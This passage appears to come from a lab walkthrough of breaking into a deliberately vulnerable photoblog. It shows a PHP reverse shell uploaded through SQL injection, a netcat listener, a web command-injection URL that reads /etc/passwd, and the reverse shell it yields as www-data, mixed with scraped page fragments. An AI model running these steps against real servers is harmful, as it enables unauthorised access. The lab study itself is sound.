
Home | Manage pictures | New picture | Logout

```
INSERT INTO pictures (title, img, cat) VALUES ('sql_01','php-reverse-shell.PHP','1')
```

Hacker	delete
Ruby	delete
Cthulhu	delete
sql_01	delete


Add a new picture

9) Setting up listener using **nc** on port 1234→



```
┌──(root💀codassassin)-[/home/codassassin]
└─# nc -lvp 1234
listening on [any] 1234 ...
```

10) Adding injection commands on the browser panel→



```
192.168.43.101/show.php?id=5/cmd.php?cmd=cat+/etc/password
```

My Awesome Photoblog


Home | test | ruxcon | 2010 | All pictures | Admin

picture: sql_01


sql_01

No Copyright

11) As we press enter the listener gets activated and listens on the port, we get full access to the machine/server/website →



```
┌──(root💀codassassin)-[/home/codassassin]
└─# nc -lvp 1234
listening on [any] 1234 ...
192.168.43.101: inverse host lookup failed: Unknown host
connect to [192.168.43.190] from (UNKNOWN) [192.168.43.101] 35725
Linux debian 2.6.32-5-686 #1 SMP Sun May 6 04:01:19 UTC 2012 i686 GNU/Linux
 05:31:26 up 25 min,  6 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
user     tty2                      05:06   25:05   0.00s  0.00s -bash
user     tty3                      05:06   25:05   0.00s  0.00s -bash
user     tty4                      05:06   25:05   0.00s  0.00s -bash
user     tty5                      05:06   25:05   0.00s  0.00s -bash
user     tty6                      05:06   25:05   0.00s  0.00s -bash
user     tty1                      05:06    6:45   0.01s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ 
```



```
└─# nc -lvp 1234
listening on [any] 1234 ...
192.168.43.101: inverse host lookup failed: Unknown host
connect to [192.168.43.190] from (UNKNOWN) [192.168.43.101] 35725
Linux debian 2.6.32-5-686 #1 SMP Sun May 6 04:01:19 UTC 2012 i686 GNU/Linux
 05:31:26 up 25 min,  6 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
user     tty2                      05:06   25:05   0.00s  0.00s -bash
user     tty3                      05:06   25:05   0.00s  0.00s -bash
user     tty4                      05:06   25:05   0.00s  0.00s -bash
user     tty5                      05:06   25:05   0.00s  0.00s -bash
user     tty6                      05:06   25:05   0.00s  0.00s -bash
user     tty1                      05:06    6:45   0.01s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
lib
live
media
mnt
opt
proc
root
sbin
selinux
srv
sys
tmp
usr
var
vmlinuz
$ 
```